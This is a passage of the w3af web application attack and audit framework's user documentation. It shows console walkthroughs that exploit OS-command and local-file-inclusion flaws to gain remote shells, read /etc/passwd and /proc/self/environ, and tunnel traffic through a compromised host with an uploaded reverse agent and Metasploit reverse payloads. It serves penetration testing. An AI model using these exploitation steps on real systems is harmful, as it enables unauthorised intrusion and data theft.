Some `w3af` plugins, such as `crawl.spider_man` and `audit.rfi` start proxy HTTP services. In order to access these services the plugins need to be configured to listen on `0.0.0.0` and the port needs to be made accessible to the host using the `-p` parameter in the helper script (ie. `extras/docker/scripts/w3af_console_docker`)

Take a look at [this commit](#) for more information about exposing ports.

1.10.2 Sharing data with the container

When starting `w3af` using the `w3af_console_docker` or `w3af_gui_docker` commands the docker containers are started with two volumes which are mapped to your home directory:

- `~/w3af/` from your host is mapped to `/root/.w3af/` in the container. This directory is mostly used by `w3af` to store scan profiles and internal data.
- `~/w3af-shared` from your host is mapped to `/root/w3af-shared` in the container. Use this directory to save your scan results and provide input files to `w3af`.

1.10.3 Debugging the container

The container runs a SSH daemon, which can be used to both run the `w3af_console` and `w3af_gui`. To connect to a running container use `root` as username and `w3af` as password. Usually you don't need to worry about this, since the helper scripts will connect to the container for you.

Another way to debug the container is to run the script with the `-d` flag:

```
$ sudo ./w3af_console_docker -d
root@a01aa9631945:~#
```

Note: *WARNING:* Don't bind `w3af`'s docker image to a public IP address unless you really know what you're doing! Anyone will be able to SSH into the docker image using the hard-coded SSH keys!

1.11 Scan REST APIs

`w3af` can be used to identify and exploit vulnerabilities in REST APIs.

The scanner supports extracting endpoints and parameters from REST APIs documented using the [Open API specification](#), this means that `w3af` will be able to scan these APIs in a completely automated way.

When the REST API is not documented using the Open API specification, the user will have to use `spider_man` to feed the HTTP requests associated with the REST API calls into the framework.

1.11.1 Scanning REST APIs with an Open API

The `crawl.open_api` plugin can be used to identify the location of the Open API specification document (usually `openapi.json` in the API root directory) and parse it.

After parsing the endpoints, headers and parameters the plugin sends this information to w3af's core, where the audit plugin can be used to identify vulnerabilities.

Using this plugin to scan REST APIs is easy, but here are some tips:

- If you know the Open API specification document URL, include it in w3af's target URLs, this will make sure that the API is found and scanned.
- If you have credentials, provide them in `query_string_auth` or `header_auth`, this information will be added to all HTTP requests associated with the REST API.

Enabling this plugin even when you don't know if the REST API is documented using the Open API specification is also a good idea, since the plugin will find the document and create an informational finding to make sure it is manually reviewed.

1.11.2 Feeding HTTP requests into w3af

When the REST API is not documented using the Open API specification, the only way for w3af to find all endpoints and parameters is for the user to manually feed this information into the framework.

This process can be used for any REST API, just follow these steps to feed the HTTP requests into w3af:

- Start `spider_man` using the steps outlined in `Advanced use cases`
- Configure the REST API client to send HTTP requests through `127.0.0.1:4444`
- Run the REST API client
- Stop the `spider_man` proxy using `curl -X GET http://127.7.7.7/spider_man?terminate --proxy http://127.0.0.1:4444`

Note: Since these REST APIs can not be crawled w3af will only audit the HTTP requests captured by the proxy. The steps where the user teaches w3af about all the API endpoints and parameters is key to the success of the security audit.

1.12 Exploiting Web application vulnerabilities

w3af allows users to exploit Web application vulnerabilities in an automated manner. The vulnerabilities to be exploited can be identified using `audit` plugins or manually by the user (and then the vulnerability details are provided to w3af).

During the scan vulnerabilities are found and stored in specific locations of the knowledge base, from where exploit plugins can read and use the stored information to exploit the vulnerability. Exploiting a vulnerability identified by an audit plugin is easy:

```
w3af>>> plugins
w3af/plugins>>> audit os_commanding
w3af/plugins>>> back
w3af>>> target
w3af/config:target>>> set target http://localhost/w3af/os_commanding/v.php?
↳command=f0as9
```

(continues on next page)

(continued from previous page)

```

w3af/config:target>>> back
w3af>>> start
Found 1 URLs and 1 different points of injection.
The list of URLs is:
- http://localhost/w3af/os_commanding/v.php
The list of fuzzable requests is:
- http://localhost/w3af/os_commanding/v.php | Method: GET | Parameters: (command)
Starting os_commanding plugin execution.
OS Commanding was found at: "http://localhost/w3af/os_commanding/v.php", using HTTP
↳method GET.
The sent data was: "command+=ping+-c+9+localhost". The vulnerability was found in the
↳request with id 5.
Finished scanning process.
w3af>>> exploit
w3af/exploit>>> exploit os_commanding
os_commanding exploit plugin is starting.
Vulnerability successfully exploited. This is a list of available shells:
- [0] <os_commanding_shell object (ruser: "www-data" | rsystem: "Linux brick 2.6.24-19
↳")>
Please use the interact command to interact with the shell objects.
w3af/exploit>>> interact 0
Execute "end_interaction" to get out of the remote shell.
Commands typed in this menu will run on the remote web server.
w3af/exploit/os_commanding-0>>> ls
v.php
v2.php
v3.php
w3af/exploit/os_commanding-0>>> end_interaction
w3af/exploit>>> back
w3af>>>

```

Exploiting one you've found manually, requires you to provide some input:

```

w3af>>> kb
w3af/kb>>> help
| list                | List the items in the knowledge base.
| add                 | Add a vulnerability to the KB
w3af/kb>>> add os_commanding
w3af/kb/config:os_commanding>>> view
| operating_system    | Remote operating system (linux or windows).
| name                | Vulnerability name (eg. SQL Injection)
| url                 | URL (without query string parameters)
| vulnerable_parameter | Vulnerable parameter
| separator           | Command separator used for injecting commands.
| data                | Query string or postdata parameters in url-encoded form
| method              | HTTP method
w3af/kb/config:os_commanding>>>

```

You simply set all the configuration settings and then execute save and back to store your vulnerability in the knowledge base. Once the information is there you'll be able to follow the same steps:

```

w3af>>> exploit
w3af/exploit>>> exploit os_commanding
os_commanding exploit plugin is starting.
Vulnerability successfully exploited. This is a list of available shells:
- [0] <os_commanding_shell object (ruser: "www-data" | rsystem: "Linux brick 2.6.24-19
↳")>

```

(continues on next page)

(continued from previous page)

Please use the `interact` command to interact with the shell objects.

1.13 Web Application Payloads

1.13.1 Introduction

From the hundreds of different Web Application Vulnerabilities that can be found on any web application, **only a small percentage gives the intruder a direct way for executing operating system commands**. And if we keep digging into that group we'll identify only one or two that under normal circumstances might give the intruder elevated privileges.

Keeping always in mind that the objective of the penetration tester is to gain a root shell in the remote server, Web applications seem to offer more resistance than classic memory corruption exploits; which is true if you have a 0day exploit developed within the Metasploit framework that matches the remote server installation, but if not... **the Web might be the only way in**.

Until now, the exploitation of these vulnerabilities, and the steps needed to achieve access with a user of elevated privileges had to be performed manually, which could in many situations take hours (depending on the web application penetration tester's skills) and may or may not achieve its objective.

Web Application Payloads are the evolution of old school system call payloads which are used in memory corruption exploits since the 80's. The basic problem solved by any payload is pretty simple: "I have *access*, what now?". In memory corruption exploits it's pretty easy to perform arbitrary tasks because after successful exploitation the attacker is able to control the remote CPU and memory, which allow for execution of arbitrary operating system calls. With this power it's possible to create a new user, run arbitrary commands or upload files.

In the Web Application field *the situation is completely different*, the intruder is restricted to the "system calls" that the vulnerable Web Application script exposes. For example:

- Arbitrary File Read Vulnerabilities *exposes* `read()`
- OS Commanding Vulnerabilities *exposes* `exec()`
- SQL Injection Vulnerabilities *exposes* `read()`, `write()` and **potentially** `exec()`

Web Application Payloads are small pieces of code that are run in the intruder's box, and then translated by the Web Application exploit to a combination of GET and POST requests to be sent to the remote Web server. For example, a call to the emulated syscall `read()` with `/proc/self/environ` as a parameter would generate this request when it's run through an arbitrary file read vulnerability: `http://host.tld/read.php?file=/proc/self/environ`

And this other request when exploiting an OS Commanding vulnerability `http://host.tld/os.php?cmd=; cat /proc/self/environ`

1.13.2 Running Web Application Payloads

The following is a console dump from w3af scanning a vulnerable application, exploiting a vulnerability and then running the `list_processes` payload:

```
w3af>>> plugins
w3af/plugins>>> audit lfi
w3af/plugins>>> back
w3af>>> target
w3af/config:target>>> set target http://localhost/local_file_read.php?file=section.txt
w3af/config:target>>> back
```

(continues on next page)

(continued from previous page)

```

w3af>>> start
Found 1 URLs and 1 different points of injection.
The list of URLs is:
- http://localhost/local_file_read.php
The list of fuzzable requests is:
- http://localhost/local_file_read.php | Method: GET | Parameters: (file="section.txt
↳")
Starting lfi plugin execution.
Local File Inclusion was found at: "http://localhost/local_file_read.php", using HTTP
↳method GET.
The sent data was: "file=../../../../../../../../../../../../etc/passwd".
This vulnerability was found in the request with id 3.
Finished scanning process.
w3af>>> exploit
w3af/exploit>>> exploit local_file_reader
local_file_reader exploit plugin is starting.
- [0] <shell object (rsystem: "*nix")>
Please use the interact command to interact with the shell objects.
w3af/exploit>>> interact 0
Execute "end_interaction" to get out of the remote shell. Commands typed in this menu
↳will
run through the local_file_reader shell
w3af/exploit/local_file_reader-0>>> payload list_processes
...
PID   NAME   STATUS      CMD
1     init   S (sleeping) /sbin/init
5183  mysqld S (sleeping) /usr/sbin/mysqld
w3af/exploit/local_file_reader-0>>>

```

This shows how it's possible to retrieve the **full list of running process with a simple arbitrary file read vulnerability**. Similar examples that are able to read the open TCP/IP connections, operating system IP route table, and much more information are not shown for the sake of brevity.

The `lsp` command lists the available payloads, it's important to notice that the list of payloads that can be run changes based on the used exploit. For example, running `lsp` inside a remote file inclusion shell will most likely return a list of all payloads, while running it inside a local file read shell will return the payloads that can be run when the vulnerability exposes only the `read()` syscall.

1.13.3 Metasploit integration

There are a set of web application payloads which can be used to interact with the metasploit framework. When the exploit provides the `exec()` syscall to the payloads, this allows the w3af user to upload metasploit payloads to the target system and execute them to continue the post-exploitation process.

- `msf_linux_x86_meterpreter_reverse`
- `msf_windows_meterpreter_reverse_tcp`
- `msf_windows_vncinject_reverse`
- `metasploit`
- Identify the vulnerability during a scan
- Exploit the vulnerability
- Run "payload <payload_name>"

1.13.4 Proxying traffic through the compromised host

Also implemented as a web application payload, this feature allows you to create a reverse tunnel that will route TCP connections through the compromised server. Before going through an example to see how to use this feature, we will make a summary of the steps that will happen during exploitation:

1. w3af finds a vulnerability that allows remote command execution
2. The user exploits the vulnerability and starts the w3af_agent
3. w3af performs an extrusion scan by sending a small executable to the remote server. This executable connects back to w3af and allows the framework to identify outgoing firewall rules on the remote network.
4. w3af_agent manager will send a w3afAgentClient to the remote server. The process of uploading the file to the remote server depends on the remote operating system, the privileges of the user running w3af and the local operating system; but in most cases the following happens:
 - w3af reuses the information from the first extrusion scan, which was performed in step 3 in order to know which port it can use to listen for connections from the compromised server.
 - If a TCP port is found to be allowed in the remote firewall, w3af will try to run a server on that port and make a reverse connection from the compromised in order to download the PE/ELF generated file. If no TCP ports are enabled, w3af will send the ELF/PE file to the remote server using several calls to the “echo” command, which is rather slow, but should always work because it’s an in-band transfer method.
1. w3af_agent manager starts the w3afAgentServer that will bind on localhost:1080 (which will be used by the w3af user) and on the interface configured in w3af (misc-settings->interface) on the port discovered during step 3.
2. The w3afAgentClient connects back to the w3afAgentServer, successfully creating the tunnel
3. The user configures the proxy listening on localhost:1080 on his preferred software
4. When the program connects to the socks proxy, all outgoing connections are routed through the compromised server

Now that we know the theory, let’s see an example of what this feature can do:

```
w3af>>> plugins
w3af/plugins>>> audit os_commanding
w3af/plugins>>> back
w3af>>> target
w3af/target>>> set target http://172.10.10.1/w3af/v.php?c=list
w3af/target>>> back
w3af>>> start
The list of found URLs is:
- http://172.10.10.1/w3af/v.php
Found 1 URLs and 1 different points of injection.
The list of Fuzzable requests is:
- http://172.10.10.1/w3af/v.php | Method: GET | Parameters: (c)
Starting os_commanding plugin execution.
OS Commanding was found at: http://172.10.10.1/w3af/v.php . Using method: GET.
The data sent was: c=%2Fbin%2Fcat+%2Fetc%2Fpasswd The vulnerability was found in the
↪request with id 2.
w3af>>> exploit
os_commanding exploit plugin is starting.
Vulnerability successfully exploited. This is a list of available shells:
- [0] <os_commanding object (ruser: "www-data" | rsystem: "Linux brick 2.6.24-19-
↪generic i686 GNU/Linux")>
Please use the interact command to interact with the shell objects.
w3af/exploit>>> interact 0
```

(continues on next page)

(continued from previous page)

```
Execute "end_interaction" to get out of the remote shell.  
Commands typed in this menu will run on the remote web server.  
w3af/exploit/os_commanding-0>>>
```

Nothing really new until now, we configured w3af, started the scan and exploited the vulnerability.

```
w3af/exploit/os_commanding-0>>> payload w3af_agent  
Usage: w3af_agent <your ip address>  
w3af/exploit/os_commanding-0>>> payload w3af_agent 172.1.1.1  
Please wait some seconds while w3af performs an extrusion scan.  
The extrusion scan failed.  
Error: The user running w3af can't sniff on the specified interface. Hints: Are you_  
↳root?  
Does this interface exist?  
Using inbound port "8080" without knowing if the remote host will be able to connect_  
↳back.
```

The last messages are printed when you run w3af as a normal user, the reason is simple, when you run w3af as a user you can't sniff and therefor can't perform a successful extrusion scan. A successful extrusion scan would look like:

```
Please wait some seconds while w3af performs an extrusion scan.  
ExtrusionServer listening on interface: eth1  
Finished extrusion scan.  
The remote host: "172.10.10.1" can connect to w3af with these ports:  
- 25/TCP  
- 80/TCP  
- 53/TCP  
- 1433/TCP  
- 8080/TCP  
- 53/UDP  
- 69/UDP  
- 139/UDP  
- 1025/UDP  
The following ports are not bound to a local process and can be used by w3af:  
- 25/TCP  
- 53/TCP  
- 1433/TCP  
- 8080/TCP  
Selecting port "8080/TCP" for inbound connections from the compromised server to w3af.
```

In both cases (superuser and user), these should be the following steps:

```
Starting w3afAgentClient upload.  
Finished w3afAgentClient upload.  
Please wait 30 seconds for w3afAgentClient execution.  
w3afAgent service is up and running.  
You may start using the w3afAgent that is listening on port 1080. All connections made  
through this SOCKS daemon will be relayed using the compromised server.
```

And now, from another console we can use a socksClient to route connections through the compromised server:

```
$ nc 172.10.10.1 22  
(UNKNOWN) [172.10.10.1] 22 (ssh) : Connection refused  
$ python socks_client.py 127.0.0.1 22  
SSH-2.0-OpenSSH_4.3p2 Debian-8ubuntu1  
Protocol mismatch.
```

Where the socks_client.py code looks like:

```
import extlib.socksipy.socks as socks
import sys

s = socks.socksocket()
s.setproxy(socks.PROXY_TYPE_SOCKS4, "localhost")
s.connect((sys.argv[1], int(sys.argv[2])))

s.send('\n')
print s.recv(1024)
```

1.14 Tests

To run tests simply call `pytest`. Many tests are deselected as we need to fix them due to technical and historical debts. You can find `pytest` is deselected tests marked as `deprecated` and `slow`. Check `pytest.ini` If you want to run only deprecated: `pytest -m deprecated`

1.15 Bug reporting

The framework is under continuous development and we might introduce bugs and regressions while trying to implement new features. We use continuous integration and heavy unit and integration testing to avoid most of these but some simply reach to our users (doh!)

1.15.1 Good bug reporting practices

If you're using **the latest version of the framework** and find a bug, please [report it](#) including the following information:

- Detailed steps to reproduce it
- Expected and obtained output
- Python traceback (if exists)
- Output of the `./w3af_console --version` command
- Log file with verbose set to True (see below)

When reporting installation bugs and issues that might relate to your environment, it is a good idea to include [detailed system information](#).

```
user@box:~/w3af$ wget http://goo.gl/eXpPD1 -O collect-sysinfo.py
user@box:~/w3af$ chmod +x collect-sysinfo.py
user@box:~/w3af$ ./collect-sysinfo.py
```

This will generate a file called `/tmp/w3af-sysinfo.txt` which you may include in your bug report.

Making sure you're on the latest version

w3af is usually installed in two different ways by our users:

- `apt-get install w3af` (or similar)

- `git clone git@github.com:andresriancho/w3af.git`

Installing using the Operating System package manager is the easiest way, but will usually install an old version of the software that won't be able to update.rst. For reporting bugs we recommend you install the latest w3af from our repository.

Cloning from the git repository into a directory in your home is the recommended way and will allow auto-updates which guarantee you're always using the latest and greatest.

Getting the specific w3af version is easy using the `--version` command line argument:

```
user@box:~/w3af$ ./w3af_console --version
w3af - Web Application Attack and Audit Framework
Version: 1.5
Revision: 4d66c2040d - 17 Mar 2014 21:17
Branch: master
Local changes: Yes
Author: Andres Riancho and the w3af team.
user@box:~/w3af$
```

The output of the command is simple to understand, but lets go through it just in case:

- **Version: 1.5:** The w3af version number
- **Revision: 4d66c2040d - 17 Mar 2014 21:17:** If this line is present you've installed w3af by cloning from our repository. 4d66c2040d is the SHA1 ID of the latest git commit your system knows about.
- **Branch: master:** The git branch your installation is running from. In most cases this should be one of master or develop.
- **Local changes: Yes:** Indicates if you've manually modified w3af's source code

Just to make sure you're on the latest version run `git pull` inside the w3af directory making sure that Already up-to-date. appears:

```
user@box:~/w3af$ git pull
Already up-to-date.
```

Now you're ready to report a bug!

1.15.2 Basic debugging

When you want to know what the framework is doing the best way is to enable the `text_file` output plugin, making sure that the `verbose` configuration setting set to `true`. This will generate a very detailed output file which can be used to gain an insight on w3af's internals.

```
plugins
output text_file
output config text_file
set verbose True
back
```

1.15.3 False negatives

If w3af is failing to identify a vulnerability which you manually verified please make sure that:

- The audit plugin that identifies that vulnerability is enabled

- Using basic debugging, make sure that `w3af` finds the URL and parameter associated with the vulnerability. If you don't see that in the log, make sure the `crawl.web_spider` plugin is enabled.

False negatives should be [reported just like bugs](#) , including all the same information.

1.15.4 False positives

Nobody likes false positives, you go from the adrenaline of “The site is vulnerable to SQL injection!” to “Nope, false positive” in less than a minute. Not good for your heart.


Please report the false positives [like bugs](#) , in our repository. Include as much information as possible, remember that we'll have to verify the false positive, write a unittest and then fix it.

1.15.5 Common problems

After many years of *w3af* development we've found some common problems that, while not a bug, annoy our users and are common enough to include in this section.

1.15.6 Outdated profiles

One of those issues appears when the user migrates from an old *w3af* version to a new one, and the *profiles* stored in the user directory are incompatible with the latest version. *w3af* will try to open the old profile and fail, users will see something like:




The profile you are trying to load (/root/.w3af/profiles/OWASP_TOP10.pw3af) seems to be outdated, this is a common issue which happens when the framework is updated and one of its plugins adds/removes one of the configuration parameters referenced by a profile, or the plugin is removed all together.

The profile was loaded but some of your settings might have been lost. This is the list of issues that were found:

- Setting the options for plugin "audit.ssl_certificate" raised an exception due to unknown or invalid configuration parameters. Invalid input file option value "w3af/plugins/audit/ssl_certificate/ca.pem", the directory does not exist.

We recommend you review the specific plugin configurations, apply the required changes and save the profile in order to update it and avoid this message. If this warning does not disappear you can manually edit the profile file to fix it.

 Valider

The error is self explanatory: “The profile you are trying to load is outdated”, but lacks some “quick actions” that the user can perform to avoid seeing this error. If you don’t care about the old profiles just:

```
user@box:~/$ rm -rf ~/.w3af/profiles/
```

The next time *w3af* is run, it will copy the default profiles to the user’s home directory.

For users that really care about the profiles which are in the old version, I recommend you migrate them manually using these steps:

- Backup your profiles
- Remove them from the home directory (*~/.w3af/profiles/*)
- Open the profile to migrate using a text editor
- Open *w3af* and create a new plugin
- Save the newly created plugin

1.16 Contribute


Contributions of **any type are always welcome**, over the past years we've received thousands of emails with feedback, comments about new techniques to implement, new pieces of code, usability improvements, translations of our documentation and many others.

Simply [send an email to the w3af develop mailing list](#) to let us know how you want to help, your interests, etc. and I'm sure something exciting will come up.

2.1 GUI Introduction

This documentation section is a user guide for the Graphical User Interface for Web Application Attack and Audit Framework (w3af), its goal is to provide a basic overview of how to use the application, how it works, and what you can do with it.


We recommend you read through the [w3af users guide](#) before diving into this GUI-specific section.



2.1.1 Contents

General structure


In this section the general structure of the w3af graphical user interface is explained. The following is the main window, the first image that you'll see from the system after it's completely loaded (during the load you'll see a splash image that gives you information about how the system is loading):




In the image you can see different sections. On top, as usual there's the menu [1] and the toolbar [2]. The body of the window is separated in different notebook tabs [3]. At the bottom of the window you have the the toolbar [4] and an indicator about the found elements [5]. In the notebook tab that you can see at the program beginning, there are three vertical panes: the profiles [6], the plugin selector [7], and the plugin configuration area [8] (where so far you see the w3af icon because you didn't select any plugin yet). Above them you also have the target URL [9].

The toolbar


The toolbar is separated in different functional groupings. The first button opens the Point and Click Penetration Test, that is a Wizard that allows you to create profiles in an easy way, without having specific security related knowledge.




The second and third buttons, New and Save, operate on the Profiles. New will create a new Profile, and for this the system will ask you the profile name and a description, be creative! If you change a profile, you also can save the modifications it to disk, using the second button.




The third and fourth buttons, Play and Pause, control the state of the working Core. These buttons are mutable, as change over time, look the next section (Running the scan) for a deeper explanation of how these buttons behave.




The sixth button is to trigger Multiple Exploits. It will be enabled only in the Exploits window, check that part of the documentation for a more detailed information about this.



The rest of the buttons are to open and use different tools. Check the [Tools](#) section of the documentation for an explanation of the different tools.



Finally, at the very right, there's a throbber that shows when the Core is working or not.




Scanning

In this section is explained the different steps to configure, start and supervise a security scanning over a web site.

Configuring the scan

To scan the web sites in different ways there are different plugins that can be configured in different ways.

In the second column of the main window you can select which plugins to configure. This plugins are separated in two big sections, as you can see in the following picture.



The first section has all the scan plugins, in the upper part of the column [1]. There you have the different plugins grouped regarding the scan type. They are separated in:

- audit
- bruteforce
- crawl
- infrastructure
- evasion
- grep
- mangle
- output

In the lower part of the column [2] there are the output plugins. Note that you can enable here the console plugin to see all the information in the standard output, and also have plugins to send all that information to a file in different formats.

If you select on any plugin you will see in the right pane [3] some information of that plugin. If that plugin is configurable (something that you can know in advance, because the plugin has an editable icon in the plugin trees [1] & [2]).

To configure the plugin, just select it, and modify the options that appears on in the right pane [3]. Note that you need to Save the configuration to use it. You can see easily if any plugin is modified and not saved because its name will be in bold font.


Even if you configure a plugin, to actually use it during a scan, you need to check it. You have, at the right of each plugin, a check box that you need to select to use that plugin during the scan. If you click on the group check box, all the plugins in that group will be selected and deselected. If some plugins in that group are selected, and others are not, you'll see the group's check box in an intermediary state (as you can see in [2] for output).

If you make right-click over a plugin (or select Edit Plugin in the Edit menu), a text editor will open and you'll be able to actually edit the plugin source code.

To finish configuration the scan, you need to insert a target URL in the upper text entry. When everything is ready to run, you will note that the Play buttons are automatically enabled.

Using the profiles

In the profiles you can save different configurations. You can think a Profile as the collection of configured plugins and target URL. In the column of the left [1] you can see which plugins do you have:



In this example, I selected a test plugin. In the moment I select it, the plugins and the target URL are all reconfigured [2]. Also, in the pane at the right, you can see a description of that plugin [3].

